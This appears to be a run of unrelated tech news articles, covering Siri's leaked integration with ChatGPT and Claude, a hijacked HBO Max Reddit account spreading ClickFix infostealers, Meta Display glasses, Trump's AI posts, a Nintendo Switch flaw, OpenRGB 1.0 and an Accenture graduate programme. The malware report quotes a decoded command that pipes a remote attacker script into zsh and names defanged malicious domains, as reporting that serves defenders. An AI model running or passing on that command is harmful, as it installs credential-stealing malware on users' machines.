

Join Mikko Hyppönen and security leaders from the NFL, CHANEL, and Atlassian for a two-hour digital summit on what AI-speed attacks change, what defenders should stop doing, and how to validate, decide, fix, and re-validate at machine speed.
Tech
Siri AI Will Have Deep Integration With ChatGPT and Claude Models, Leaked Build Shows


Apple is putting a lot of effort into making Siri AI the next big thing in its product ecosystem, and its recent Surprise and Shine event made it clear that the revamped voice assistant will be positioned as one of the key selling points of the new iPhone 18 Pro.
But apparently the tech giant isn’t wresting its hardware out of competitors’ hands, according to an X post from pdfu, who routinely leaks upcoming iOS and MacOS code. Instead, according to the post, Apple’s AI will feature deep integration with third-party models, including OpenAI’s ChatGPT and Anthropic’s Claude, with an option to entirely replace Siri with certain GPT models as the on-device agent of choice.
Representatives for Apple, OpenAI and Anthropic didn’t immediately respond to requests for comment.
The latest private frameworks leaked for iOS 27 and MacOS Golden Gate supposedly include Claude models as part of the model delegation feature, where Siri AI users can ask Apple’s model to delegate tasks to another agent.
In a video pdfu posted on X, Siri passes along a request to Claude to create a reminder in the Reminders app. Claude essentially functions as the on-device AI in this video, with Siri working as an intermediary. And if a given request requires access to proprietary Apple system information, it is handled by Siri AI instead.
Also on display was an even more robust app extension that completely replaces Apple’s own Siri AI model with a different LLM. Using this model manager service on the private framework, pdfu successfully ran GPT-5.6 with Siri’s logged information to execute requests using Siri UI and voice.
The video shows the GPT-5.6 model searching through emails on the device, locating specific pieces of information in the inbox and using that text to send messages to people in the iMessages app. All of that information – usually filtered through Siri AI – can be logged in OpenAI’s web interface for later access on another platform.
Is Apple breaking down this walled garden of its own volition? Probably not. The European Union’s Digital Markets Act, which requires Apple to give third-party developers equal access to its hardware and software features, has largely shaped how the company rolls out its new operating system updates.
The legislation specifically targeted Siri AI and Google’s Gemini AI, ruling that the phone-makers will need to allow third-party AI developers access to on-device software updates in the future to prevent market gatekeeping.
Although Apple isn’t opening its doors to third-party AI companies out of the goodness of its own heart, this is big news for OpenAI and Anthropic, the developers of ChatGPT and Claude.
The two companies are racing to develop more advanced models — and prove their worth to the public — amid a largely unregulated environment.
With the promise of absurdly lucrative IPOs for both companies looming in the near future, it’s likely that OpenAI and Anthropic will continue to try to tap into an outsized market of American iPhone users.

Continue Reading
Hackers compromised HBO Max’s official Reddit account and used it to push malicious ads that launched ClickFix attacks to infect Windows and macOS devices with information-stealing malware.
Security researchers at Hudson Rock and ADAMnetworks analyzed the campaign and say the verified u/hbomax Reddit account was hijacked and used to launch 108 malicious advertisements over about 48 hours.
The ads used a social engineering technique known as ClickFix, which tricks users into copying and pasting malicious commands into Windows Run, PowerShell, or macOS Terminal while pretending to fix an error, verify a CAPTCHA, or install legitimate software.
The type of attack has become increasingly popular among cybercriminals because victims run the malicious commands themselves using legitimate operating system tools, potentially bypassing some browser and security software designed to detect malware downloads.
While some of the advertisements pushed by the HBO Max account impersonated the streaming service, others promoted fake AI tools, developer software, and macOS utilities.
Hudson Rock and ADAMnetworks have linked the attack to a larger campaign they call PasteSwitch, which targets both Windows and macOS systems and has been used to distribute information stealers, loaders, cryptocurrency clippers, and fake cryptocurrency wallet applications.
The researchers say PasteSwitch refers to the operation’s use of attacker-supplied commands that victims paste into their systems, while the attackers’ backend switches between campaigns, platforms, payloads, and crypto theft methods depending on the visitor.
BleepingComputer contacted HBO and Warner Bros. Discovery with questions about the incident but has not received a response.
Fake HBO Max app delivers malware
The campaign was initially discovered after a Reddit user spotted an advertisement posted from the verified HBO Max account promoting what appeared to be a native HBO Max application for macOS.

Source: Adam Networks
“I was browsing Reddit and saw an ad displaying u/hbomax as the author – this advertised a macOS HBO Max app which I’d not heard of and was interested in. The user is verified and appears to have posted many times in the official HBO Max subreddits,” warned the user.
“The advert takes you to hbomaxx[.]us which looks somewhat legitimate, and has a join button / download. Clicking these opens up the classic infostealer/clickfix paste this command to download. Having checked, this downloads an executable with other capabilities for account compromise (obviously all done in a full sandbox – inspecting the output only, not running anything).”
After clicking the advertisement, users were redirected to a convincing fake HBO Max website that claimed to offer the application for download.
One of the fake HBO Max sites used in the campaign was hbomaxx[.]us. However, clicking the download button did not download an app, but instead displayed instructions telling visitors to open Terminal and paste a command to install the software.

One of the macOS commands BleepingComputer saw in this attack used Base64 encoding to obscure the command it executed. Once decoded, it contained the following command:
export _watch_v2=97d9d8dc;curl -sL "https://ember-bridge[.]com/curl/a44a37519au/setup.sh"| zsh
Hudson Rock noted ember-bridge[.]com as infrastructure used in September for malware delivery in the PasteSwitch operation.
One malware family used in this attack is MacSync, which Hudson Rock says steals browser credentials, Firefox profiles, Telegram data, Apple Notes, and macOS passwords.
Another attack chain deployed “AMOS helper,” which establishes persistence using a directory named .com.apple.accountsd. The malware can then enroll infected systems with attacker-controlled servers to receive additional tasks.
The campaign has also distributed fake Ledger, Trezor Suite, and Exodus cryptocurrency wallet applications designed to steal victims’ wallet recovery phrases.
On Windows systems, PasteSwitch has been observed displaying instructions that cause victims to execute commands using mshta and PowerShell.
Hudson Rock says one Windows attack chain used an MP3/HTA polyglot to create a scheduled task, launch 32-bit PowerShell, disable Microsoft’s Antimalware Scan Interface (AMSI), and generate victim-specific infrastructure based on the computer name and username.
Later stages used obfuscated PowerShell and shellcode to load the Amatera Stealer directly into memory without first saving the final payload to disk.
PasteSwitch has also been seen pushing cryptocurrency clipboard hijacking malware, including AnimateClipper and ZigClipper.
The researchers say the HBO Max advertisement was part of a much larger advertising campaign run through the compromised Reddit account.
The researchers identified 40 ads pointing to hbomaxx[.]app, 36 promoting the fake AI and developer site codex-craft[.]com, 15 promoting apple.clean-disk-guide[.]com, 11 pointing to code-desktop[.]com, and six promoting hbomax-macos[.]com.
This allowed the attackers to target a larger audience than just HBO Max users, including developers and users searching for AI software and system utilities.
After the malicious advertisements were reported, a Reddit admin paused them and reported them to Reddit’s Security and Safety teams.
It remains unclear how the attackers accessed the HBO Max Reddit account or whether any other HBO or Warner Bros. Discovery accounts or systems were affected.


The feature turns off the display entirely.

Smart glasses are quietly becoming part of some people’s daily routines for things like checking notifications and making calls. Being able to do that without having to pick up your phone is really useful sometimes. But behind the wheel, that same convenience turns into a distraction fast, especially if you have one of those with a built-in display. But that doesn’t mean you have to take off your Meta Ray-Ban Display as soon as you get in the car.
Unfortunately, Meta Display glasses were not designed to provide real-time driving directions. But if you want to keep using them in your car without getting distracted, you just need to switch them to Audio Only mode. With this mode on, the display on the glasses turns off completely. It’s almost as if you were turning them into regular Meta Ray-Ban AI glasses. You still have hands-free audio for calls and quick voice commands, but without any visual distractions.
Setting up driving detection on your Meta Display glasses

Changing these settings is quite easy and you don’t have to remember to switch modes every time you get in the car. The Meta AI app includes a Driving Detection feature that handles the heavy lifting for you. When the feature is on, the glasses use their internal sensors to detect when you’re in a moving vehicle. Once the glasses realize you’re driving, they automatically disable the display.
Setting it up only takes a few seconds. To do this, open the Meta AI app on your phone. Go to Settings, select your glasses and tap Device Settings. From there, turn on Audio Only and toggle Driving Detection to active. The glasses will handle the rest. Once you reach your destination and step out of the car, the display will turn back on automatically.
The Meta AI app may ask you for special permission before enabling this feature. That’s because the app also needs access to your phone’s sensors to work. You can also switch modes manually if you want. Just say “Hey Meta, turn on/off audio only.”
Meta glasses were not designed for driving navigation

If you’re still wondering whether you can use Meta for driving directions somehow, the answer is no. These glasses currently only support pedestrian navigation. The interface is not really designed for high-speed travel and it lacks the real-time traffic updates, lane guidance and complex mapping you need on the highway. You should probably stick with the GPS on your phone or your car’s built-in navigation system for driving directions.
Although safety is the obvious reason to use Audio Only mode, there are some other benefits too. Turning off the display while you drive can save some battery for when you really need it. Besides, it’s always good to take a break from screens and excessive notifications. And if you want to learn more about the Meta Display glasses, here’s our full review.
This story appeared in The Logoff, a daily newsletter that helps you stay informed about the Trump administration without letting political news take over your life. Subscribe here.
Welcome to The Logoff: Everyone but President Donald Trump is freaking out about artificial intelligence.
What’s happening? As policymakers and tech CEOs discuss how to put guardrails on AI development, Trump is on a posting spree.
“The only control or ‘guardrails’ that AI needs is a STRONG AND SMART (High IQ!) PRESIDENT, and the U.S.A. has that, in spades,” he wrote in a Monday morning post. “There is a SICK conspiracy going on against AI and Data Centers, and the only one that is happy about it is China. WHOEVER WINS AI, WINS!”
In a later post, he also claimed that “AI taking over the World, destroying Humanity, and all other things bad, is a HOAX.”
Why is Trump weighing in on this now? Last week, the conversation around superpowerful AI — powerful enough that some researchers warn it could wipe out all of humanity — broke through after Jacob Coxon, an employee at the AI company Anthropic, announced his resignation, citing concerns that AI giants were “gambling with our lives” in a race toward “self-improving superintelligence.”
Since then, lawmakers from both parties, as well as the leaders of top AI companies, have started talking more seriously about slowing down AI development.
Why does he care? It’s not totally clear why Trump is choosing to go to the mat on this issue, but US-China competition is part of it, as is the economy: He’s repeatedly evoked the need to preserve the “golden goose” to explain his support for AI and data centers.
What’s the big picture? Opposition to AI and data centers has become a rare area of bipartisan agreement. As my colleague Dylan Scott reported last month, according to one poll, about 75 percent of Americans strongly oppose the construction of AI data centers near where they live. Politicians from both parties are responding accordingly and racing to voice their opposition.
But Congress isn’t likely to move anytime soon, which means the quickest path to AI regulation runs through the executive branch — and Trump is proclaiming himself gleefully uninterested in taking action.
And with that, it’s time to log off…
It may only be mid-September, but my colleague Allie Volpe recommends you get a jump on your holiday plans now (especially Thanksgiving). You can read her case for planning ahead here, with a gift link.
Have a great evening, and we’ll see you tomorrow!

Owners of the original Nintendo Switch should patch a security exploit immediately, especially if they game in public. Nintendo announced the vulnerability (PDF) on Sept. 10, shortly after releasing its latest 23.0.0 firmware update.
The exploit applies only to original Nintendo Switch owners using the Send to Smartphone feature. This feature generates a QR code on the Switch that you can scan with a smartphone, letting you transfer game captures and screenshots directly to your phone.
It also affects people playing Super Mario Kart: Home Circuit on the physical cartridge, as the game uses a QR code to establish a wireless link with nearby players.
Should someone else scan the QR code before you, they can connect their device to your Switch and use the connection to run unauthorized code on your Switch or steal information stored on the game console. Since your account information is stored on your Switch, that’s information you don’t want in the hands of someone else.
A Nintendo representative did not immediately respond to a request for further comment.
The exploit does not affect the Nintendo Switch 2.
How to fix the problem
The fix is pretty simple. Nintendo released update 23.0.0 on Sept. 9, which fixes the exploit. It’s recorded as CVE-2026-82079, which is “a stock-based buffer overflow vulnerability” that lets attackers within wireless range execute code. It only affects the original Switch on firmware versions older than 23.0.0.
To update your Nintendo Switch, head to System Settings > System > System Update to apply the update. Follow any additional on-screen prompts to install the update.
Nintendo says that those who can’t immediately update their firmware can avoid the issue by only using the Send to Smartphone feature at home, where attackers can’t see them, or by not playing Super Mario Kart: Home Circuit in public. The gaming giant also recommends not scanning any QR codes with any device that isn’t yours.
People who only play games at home are protected from this exploit and don’t have to worry about it.

Anyone who has dealt with gaming peripherals knows the RGB software struggle is real. Every brand wants you to install its own app, and most of these run quietly in the background, eating up resources just to keep your lights synced. OpenRGB has been trying to fix this mess for years, and the project just hit a big milestone with the release of version 1.0.
What’s new in OpenRGB 1.0?
The final 1.0 build lands after several release candidates got put through their paces, adding compatibility for a much wider range of hardware. As reported by TechPowerUp, You’ll find support for QMK and VialRGB now, plus Keychron’s own take on those protocols, along with more Gigabyte and MSI boards and laptops, Clevo’s laptop keyboards and light bars, and a wider spread of GPUs, including PNY’s Epic-X ARGB and PowerColor cards.
Corsair’s DRAM controllers see improvements too, and if you’re still rocking an aging Intel X299 board, its RGB memory controllers are now in the mix as well. The biggest addition, though, is compatibility with Logitech’s HID++ 2.0 controllers. This sets things up nicely for a lot more Logitech gear to get onboard in future updates.
It’s taken almost three years since version 0.9 to get here, with the last twelve months alone going into reworking the app’s core. Beyond the hardware additions, this version reworks how profiles function, lets the app quietly sit in the background instead of needing a window open, and switches the whole interface over to Qt6.
What do you need to do before installing it?
If you’re on Windows, PawnIO is a must-have download. Without it, OpenRGB won’t be able to reach your RAM, older motherboards, and a handful of other devices. Make sure you launch the app as Administrator, or set it up with the background service option, otherwise PawnIO won’t have the access it needs.
Running Linux and grabbing the .deb or .rpm build? You’ll need to separately install hidapi-hotplug, a modified version of hidapi that these packages now rely on. Distro maintainers should also take note that Qt5 support is gone, so any OpenRGB 1.0 packages need to be built against Qt6 instead.
If your desk setup has ever looked like a mismatched rainbow because of five different RGB apps, OpenRGB 1.0 might finally be worth the switch.
Accenture’s Barry O’Keeffe, Laoise Macken and Stephen Crothers discuss what graduates can expect from a career that starts with a development programme.

Graduate programmes are an ideal way for students and recent graduates to develop their skills, a network and also make plans for their futures.
Taking the chance to come into a company at an early stage of one’s career and experience a range of departments, roles and responsibilities can expose new professionals to career routes they perhaps hadn’t considered. It can also cement in their minds the areas that they want to give particular focus to.
Moreover, it can create a welcoming environment that prioritises easing new employees in, so that the experience, while focused on learning, upskilling and career growth, is not overwhelming.
Speaking to SiliconRepublic.com, Barry O’Keeffe, a business and technology integration analyst at Accenture, explained that part of his role at the organisation involves working as an AI engineer for a large client.
He said, “We’re building out a data warehouse to monitor operational metrics for trust and safety data – so content moderation. My priority at the moment is developing an agentic system, which automatically handles incoming bugs raised within the warehouse.”
The socialisation and camaraderie that can grow within the Accenture graduate programme is, for O’Keeffe, among its greatest characteristics.
“One of my favourite parts of Accenture is that when you join in your first week, you’re assigned a buddy, who’s a current graduate, and a people lead, who’s at manager level,” he said.
“The buddy you can go to during your first few weeks in your first year with all of the questions that you will have. The people lead is there to help with your career progression. So, any guidance that you need throughout your time at Accenture.”
The same experience is true for management consulting analyst Laoise Macken, who said, “I now live with two people from my start group back in September and that’s not an uncommon thing that you hear from the analysts in Accenture. People get really close really quick.”
Growing the skills and the professional
According to senior manager and delivery lead Stephen Crothers, this level of guidance is key to building up a graduate so that they have the skills needed for a long and successful career.
“I think guidance and mentorship is huge in our graduate programme, but I equally think that’s really important throughout any kind of career,” he said.
“I’ve been in Accenture for nearly nine years now and I would say that every different point in my career, whether it be a big milestone or a promotion, can always be attributed down to one of the many mentors that I’ve had throughout that stage of my career.”
Of the qualities he would expect in a professional thinking of joining the graduate programme, he said: “The things that we look for are both on the skills and the behaviour side. However, skills can be taught – behaviours can’t.
“Some of the key pieces that I look for whenever I’m doing my interviews are that curiosity. Another thing is around proactivity. We want someone that’s proactive, that doesn’t need to be given a kind of a defined roadmap of tasks to do, but to have that self-starter mentality.”
Macken added, “A skill that I’ve found useful in my role here at Accenture is being adaptable. Things move really quickly here, and our clients are at the forefront of AI and leaders in their industry, which means that priorities can change quickly, and you need to be comfortable diving headfirst into the work around you.
“So I think that people that are open-minded, hardworking and adaptable really thrive here. What surprised me most about the graduate programme is how strong the analyst community is.”
Who is it for?
Macken added: “Another skill that I’ve found really useful in my experience at Accenture has been communication. The teams that we work on are very cross-functional and range across a very wide level of seniority.”
As a result, she finds that she is able to communicate confidently while also maintaining who she is as an individual and developing genuine relationships.
She advised anyone considering a role as a graduate to have a ‘sponge-like’ mentality to soak up new skills and advice.
“The people around you are absolute experts in their field and have such depth of industry knowledge that there’s not a single person that you’ll meet here that won’t be able to teach you something at all levels – analyst or MD. So yeah, forging genuine connections with people and asking questions and really trying to absorb as much as you can.”
Be prepared for any interview, said Crothers, “then do more preparation” to really think about the questions you will be asked, the kind of answers you will give and how you express yourself.
“That’s what helps you build out, I suppose, that skillset to take you to a place where, again, it would be unrealistic to not succeed.”
Don’t miss out on the knowledge you need to succeed. Sign up for the Daily Brief, Silicon Republic’s digest of need-to-know sci-tech news.
